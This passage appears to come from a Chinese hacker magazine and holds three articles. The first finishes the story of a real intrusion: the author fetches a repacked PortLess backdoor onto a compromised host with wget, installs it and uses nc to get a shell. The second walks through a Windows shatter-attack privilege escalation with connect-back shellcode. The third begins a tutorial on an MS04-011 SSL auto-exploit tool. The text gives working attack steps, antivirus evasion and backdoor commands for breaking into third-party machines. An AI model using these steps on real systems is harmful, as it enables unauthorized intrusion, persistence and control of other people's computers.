
图 6

程序停止了一段时间，这段时间要看你的要下载东东的大小了，那个wget.exe乖乖地躺在那。(wget.exe是个cmd下的下载工具，为什么要下载它呢？因为那个hget.vbs毕竟不太好用，所以下个wget.exe方便点）。好了，一切似乎顺利，下一步该找一个好的后门了。

三、涛声依旧

根据肉鸡实际情况的考虑，用主动型的后门是不行的。那么最好用反弹的，但是像灰鸽子之类的体积大不说了，能不能逃过

“条子”的眼睛还是个问题。找来找去，还是觉得portless好，体积小，平时不开端口，想用的时候就可以激活。不过这个后门也被“条子”们给盯上了，还好还有没加过壳的程序，在本地配置好portless后（配置方法地球人都知道），换了一个新壳再上传到我的个人ftp上。然后在肉鸡用wget.exe来下载（图7）。




```
D:\www\218.[redacted]>wget http://[redacted]/srevice.exe
wget http://[redacted]revice.exe
--01:01:19--  http://218[redacted]:80/srevice.exe
           => `srevice.exe'
Connecting to 218.[redacted]80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 7,283 [application/octet-stream]

    0K -> .......                                        [100%]

01:01:19 (6.95 MB/s) - `srevice.exe' saved [7283/7283]
```

图 7




```
C:\WINNT\system32\cmd.exe - nc -vv -l -p 813
 卷的序列号是 48C9-435D
 C:\WINNT\system32 的目录
2004-01-19  01:10              3,800 portlessinst.exe
               1 个文件          3,800 字节
               0 个目录    979,554,304 可用字节
C:\WINNT\system32>portlessinst.exe -install superlone 7758521
portlessinst.exe -install superlone 7758521
PortLess V1.2 Installer By WinEggDrop
Install The Service Successfully
The ActiveString Has Been Set To superlone Successfully
The Password Has Been Set To 7758521 Successfully
C:\WINNT\system32>net start iprip
net start iprip
Intranet Services 服务正在启动 .
Intranet Services 服务已经启动成功。
C:\WINNT\system32>
C:\WINNT\system32>
```

图 8

下载完后就是安装了（图8）。

成功安装！看样子换了壳后逃过了“条子”的监视了。我们来测试一下吧（图9）！

哈哈！搞定了！虽然这款后门出现得比较早，而且被各大杀毒厂商给盯死了，但是由于它的功能确实得强大，所以我们还是要想尽办法来让这张“旧船票”登上我们的肉鸡！



```
D:\mfm\temp>nc -vv -l -p 888
listening on [any] 888 ...
218.[redacted] inverse host lookup failed: h_errno 11004: NO_DATA
connect to [61.156.[redacted] from (UNKNOWN) [218.5.[redacted] 3481: NO_DATA

                Welcome To PortLess BackDoor

[Syrinx]#?

[Syrinx]#help

CheckClone                              -->Check Clone Account
CleanEvent                              -->Clean Event Logs
Clone Admin Guest Password              -->Clone Account
ConfigService StartType ServiceName     -->Config Service StartType
DelUser UserName                        -->Delete A Username
DeleteService ServiceName               -->Delete A Service
Exit                                    -->Disconnect
Fport                                   -->Port Mapper
GetUser                                 -->View System Accounts
http://IP/a.exe a.exe                   -->Download A File
Installterm Port                        -->Install Terminal Service
ListIP                                  -->List IP
Logoff                                  -->Logoff The User
PowerOff                                -->Shut The Power
```

```
        Connection-spe
        IP Address. .
        Subnet Mask .
        Default Gatew

Ethernet adapter VMwa

        Connection-spe
        IP Address. .
        Subnet Mask .
        Default Gatew

Ethernet adapter VMwa

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.231.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

D:\mfm\temp>nc -vv 218.5[redacted] 80
218.5[redacted]: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [218.5.[redacted]] 80 (http) open
superlone[61.15[redacted]:888
```

图 9

四、清晨暑色

3点的钟声刚刚敲过，我的入侵也告一段落了。回想一下发现自己学到了不少东西：首先在以前认为查看$winnt$.inf文件来判断系统的版本是很准确的，现在看来并不是那么回事。因为我用portless连接后利用其自带的fport查看时发现，它的22222端口居然关联着termsrv.exe（终端服务），而且利用portless的system info也报告是2000 server，所以我们在以后的学习中，千万不要想当然，必须自己想办法推翻自己的想法，什么时候你推不翻了，才能算你的想法可能是正确的了。其次，入侵的方法不是一成不变的，而是灵活多变的。在入侵的时候，如何根据实际情况来判断下一步的动作是关键。比如，我虽然通过上述方法成功后，我又在思考是否还有别的方法，结果我又发现了很多。最后，还是那句话，希望大家通过我的这篇文章学到一点点的东西我就满足了。

（文中涉及到的以下软件和代码光盘中有收录：iget.vbs、hget.vbs、echo.pl）



利用Windows桌面消息处理漏洞实现权限提升

czy

去年年初就看到了关于这类攻击的介绍，当时并没有引起我太多的注意。但在Microsoft Utility Manager Local Privilege Escalation漏洞公布后使我认识到了这类攻击的危害性，简单的说这的确是“一种新型的针对微软视窗系统以及其他基于消息的视窗系统的攻击”。

一、漏洞原因

第一、在Windows桌面普通用户权限的应用程序可以发送消息给其它的任意程序，而这个程序可以是local system权限的！

第二、在远程进程的一些控件接收的一些特殊的消息中可以实现远程进程的内存读写，或是指令跳转，而这些MS都不认为是漏洞。这样我们就能够实现我们shellcode的注入、shellcode的执行了。

下面我介绍一下我所知道的一些有问题的控件和消息：

所有窗口都能接收的WM_TIMER——指令跳转以执行我们的shellcode

文件框控接收的EM_SETLIMIT TEXT——方便shellcode的注入

文件框控接收的WM_PASTE——shellcode的注入

“listview”控件中的LVM_SORTITEMS——指令跳转以执行我们的shellcode

“listview”控件中的HDM_GETITEMRECT——shellcode注入

“listview”控件中的LVM_SETCOLUMNWIDTH——设置一个参数为shellcode

“Progress”控件中的PBM_SETRANGE和PBM_GETRANGE

另外，对于shellcode的执行还可以利用SEH的办法。

从上面我们可以发现，肯定还有不少的控件存在这类漏洞，所以我们在了解原理的基础上，再对windows消息控件熟悉的话，说不定你也可以找几个出来。

来看一个简单实例：这个例子最早是在一篇题为“Exploiting design flaws in the Win32 API for privilege escalation”的文章中发现的，后来Moda的在“W2K中提升权限的几个攻击实例之成败心得”一文中对这个例子进行了较为详细的介绍。

不过由于他所写的例子程序有点长，而且所选用的shellcode也不好用，所以我打算重新实现一遍。例子实现流程如下：

在我的例子中有一个textbox的程序controls.exe，我在普通用户桌面用runas来

运行，使它有管理员权限，然后对它注入shellcode和发送wm_timer消息以便执行我们的shellcode。shellcode执行后将会连接127.0.0.1的53端口，用NC来监听就会得到一个系统权限的窗口。例子实现过程如下：

1.准备所用工具程序

(1) shatter.exe（图1）：用于发送wm_timer消息以执行我们的shellcode。




图 1

(2) controls.exe(图2)：这是一个用win32汇编写的简单的有一个文本框控件的应用程序，我们的shellocde就可以注入在这个文本框控件当中。




图 2

(3) lion.bin shellcode（我是用的lion的connect back shellcode，moda文章中的那个jill黑客码我反正是怎么也用不起，而eyas那个很有名的359 bytes connect back shellcode for win2k all ver 由于自已没有加载ws2_32库，所以只能用在远程溢出当中）

(4) uedit：用来编辑和提取shellcode。

(5) nc：这个不用介绍了吧！

(6) vc6的spy++主要是跟踪消息（图3）和查看textbox的窗口句柄（shatter里面那个利用光标看窗体句柄的东东太难用啦！另外，如果你机子上没有spy++的话也可以使用hwnd_pwd.exe)。




图 3

(7) softice或者windbg：在controls的进程空间中搜索我们注入的shellcode的起始地址。

2.利用runas执行controls.exe

```
C:\>net start seclogon          //启动runas服务(其实默认是启动的)
请求的服务已经启动。
请键入 NET HELPMSG 2182 以获得更多的帮助。
```

```
C:\>runas /user:administrators controls.exe
键入密码 administrator:******
试图启动 "controls.exe" 作为用户 "administrator"...
C:\>
```

现在我们普通用户桌面上运行的controls就有管理员权限了，在执行RUNAS的时候要注意CONTROLS的路径。

3.把我们的shellcode放到controls的文本框控件中

用u-edit打开lion.bin时提示"是否把文件转换为dos格式"点否(不知道点"是"有什么结果呵呵)，点工具栏上的黑体大"H"图标把代码以16进制格式显示，这儿要注意的是lion的shellcode没有特殊标记，所以我们要在前面加上几个字节以便在内存中好搜索。我的例子中lion.bin已加入hackxfile一共9个字节。

好了ctrl+a全选，然后ctrl+c把SHELLOCDE拷下来。 然后把shellcode复制到controls的文本框中。

注意 有些时侯文本框对输入的长度做了限制我们就要使用shatter发送EM_SETLIMITTEXT消息以使文本框接受更长的数据输入。

对于EM_SETLIMITTEXT消息的三个参数输入说明如下：

第一个handle框是写入要改变输入长度限制的文本框的句柄。

第二个wparam下面的框框就是想改变的长度，我们可以输入ffffffff。

第三个lparam下面的框框设为0就可以了。

4.找到shellcode在controls的进程空间中的位置

我以softice为例子：运行**softice:net start ntice**或按ctrl+d叫出。

```
:addr controls          //切换到contrls的进程空间
:s -a 00000001 L 10000000 "hackxfile"    //查找shellcode的特征字符串
Pattern found at 0010:001360D0 (001360CF)
0000000001 occurances found
:d 001360d9
:x
```

在001360D0找到了hackxfile，那么真正的shellcode开始的地方就是001360d9

5.运行nc同时使用shatter执行我们的shellcode。

shatter.exe运行后，对话框分别填入以下内容：

第一个handle下面的框框是写入文本框的句柄，以使我们的wm_timer消息发给它，用spy++找到了是001C01EA。

第二个wparam下面的框框就是时间ID，我们可以输入1。

第三个lparam下面的框框也就是我们的shellcode的起始地址，写入001360d9！

（简单的说SHATTER中的这三个文本框等于sendmessage api函数发送的wm_timer消息的三个参数）

运行nc：

C:\Documents and Settings\czy\桌面\nc>nc -lp 53 //在53端口监听

然后再点击shatter上面的wm_timer按钮。稍等一会，你会看到nc监听的窗口发生变化了：

```
C:\Documents and Settings\czy\桌面\nc>nc -lp 53
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.
C:\Documents and Settings\czy\桌面\tut09>
```

NC的窗口变了，得到了一个系统权限的进程，同时桌面还会跳个cmd对话框出来……看看是否成功，在NC的窗口执行：

```
C:\Documents and Settings\czy\桌面\tut09>net user hackxfile czy /add
net user hackxfile czy /add
命令成功完成。
```

哈哈！看来真的是权限被提升啦(测试主机win2k+sp3)。对于这个洞洞MS已经在ms02-71(2002年11月底)中补上了，但我们还是有那么多的控件那么多的消息可以利用啊。

二、谈谈其它

关于Utility Manager处理Windows消息方法中的缺陷可能导致特权提升（MS03-025/2003年7月9号)这个漏洞的一些细节大家可以参考这个url：**http://www.microsoft.com/china/security/Bulletins/MS03-025.asp**(本期光盘中有收录)。

这个漏洞就是一个典型的利用Windows桌面消息处理漏洞来实现权限提升的例子，MS要真的完全解决这个问题还有一些路要走。在引起这个漏洞的utility manager程序(utilman.exe)中使用了一个叫listview的控件，它能够对它的ITEMS通过LVM_SORTITEMS消息来排序，这儿就会造成指令跳转。而对于如何进行shellcode的注入呢?我们可以发送HDM_GETITE

MRECT 消息：

HDM_GETITEMRECT 消息可以重新得到主控件里面的一个项目的矩形范围。

下面这样调用 SendMessage 发送这个消息对象：

```
lResult = SendMessage((HWND) hWndControl, // 控件句柄
    -(UINT) HDM_GETITEMRECT,         // 消息 ID
    -  (WPARAM) wParam,     // = (WPARAM) (int) iIndex;
    -   (LPARAM) lParam );     // = (LPARAM) (RECT*)lpItemRect;
```

参数：

iIndex：控件索引从 0 开始，以确定要重新得哪个控件的到矩形范围。

lpItemRect：指向一个 RECT 结构用来接收矩形范围。

所以如果我们想覆盖一个内存地址我们可以调用 SendMessage(hwnd, HDM_GETITEMRECT,0,0x77edxxxx)，现在的挑战是我们怎么控制什么被写进那个地址。

```
RECT 结构定义如下：
typedef struct _RECT {
    LONG left;
    LONG top;
    LONG right;
    LONG bottom;
} RECT, *PRECT;
```

"listview"控件中的 LVM_SETCOLUMNWIDTH 消息可以设置 listview 控件的子控件 listhead 的宽度，那么等于我们可以设置 rect 结构的 left 的值的第一个字节（具体细节就不详述了），这样我们能够使 shellcode 一个一个字节的去覆盖设定的内存空间。

注意 有些人可能想到了用 setwindowtext 也可以发送 wm_settext 消息把我们的 shellcode 注入到被攻击程序的窗体标题上，我试过了的确可以注入而且也可以执行，但是与发送到文本框控件不同，发送的 shellcode 范围只能是 0x22—0x7f(可见字符才行，不然会被转化)，所以一般的 shellcode 就没有用了，要那位高人搞出来的给我说说。另外 foon 有片文章中提到使用 GlobalAlloc API 也就是说通过共享内存来写入我们的 shellcode，但经我测试是不行的哈！

（本篇文章例子中用到的工具 shatter.exe、controls.exe、lion.bin shellcode、hwnd_pwd.exe、nc.exe 及所有源程序代码全部收录在光盘中。另外由于本篇文章内容较深，初学者可能较难理解掌握，所以特别请 czy 给大家做了一个例子实现动画 shatterdh.exe，对照动画再看文章那就非常容易理解了，该动画也收录在光盘中。）

MS04-011公告 Windows SSL Library 远程溢出实例

sagi

SSL，Security Socket Layer（安全套接层协议）是网景公司提出的基于 WEB 应用的安全协议，它包括：服务器认证、客户认证、SSL 链路上的数据完整性和 SSL 链路上的数据保密性，主要采用公开密钥体制和 X.509 数字证书技术来提供安全性保证。SSL 广泛的被应用于 Unix/Linux 以及 Windows NT/2000/XP/2003 系统上，几年前，基于 Unix/Linux 系统上的 SSL 曾被公布过远程溢出漏洞，但是基于 Windows 系统平台的 SSL 一直以来并没有发现什么大的问题。不过，很遗憾的，这种状况现在已经不复存在了。

ISS X-Force 在微软的 Windows 系统使用的安全套接层协议（SSL）库中发现了一个远程缓冲溢出漏洞，当处理安装 PCT 1.0 包时可以导致系统的一个远程溢出，关于该漏洞的祥细技术描述，大家可以到网上去查一下相关的资料，这里就不细讲了，该漏洞也为微软公布的 MS 04-011 漏洞中的一个，主要影响 Windows NT 4 至 NT 4 sp6a、Windows 2000 sp0-4 及 Windows XP sp0-1 系统，而对于 Windows 2003，因为 PCT 1.0 协议默认是无效的，所以该漏洞并不影响 Windows 2003。

4 月下旬，thc.org 公布了针对该漏洞的远程溢出程序，其后几天在网上又出现了基于该漏洞的自动扫描攻击工具。下边就让我们详细的来看一下这个自动扫描攻击工具的使用。

因为这个工具中也使用了 thc.org 公布的针对该漏洞的可反向连接的溢出程序，所以我们先使用 nc 在本地监听一个端口，如图 1 。当然，你过一会儿再进行监听也可以。




图 1

我们先运行 iis5.0.bat，这个程序的功能主要是扫描及调用 thc 的溢出程序，以实现自动扫描及自动攻击功能。运行后如图 2 所示。




图 2

回车后，程序会给出三个选择：

```
1> scan IIS 5.0 SSL < port 443 >
2> Hack IIS 5.0 SSL
3> Exit
```

第一个是扫描选项，第二个为攻击选项，第三个为退出（图 3），我们先选择"1"，进行扫描。

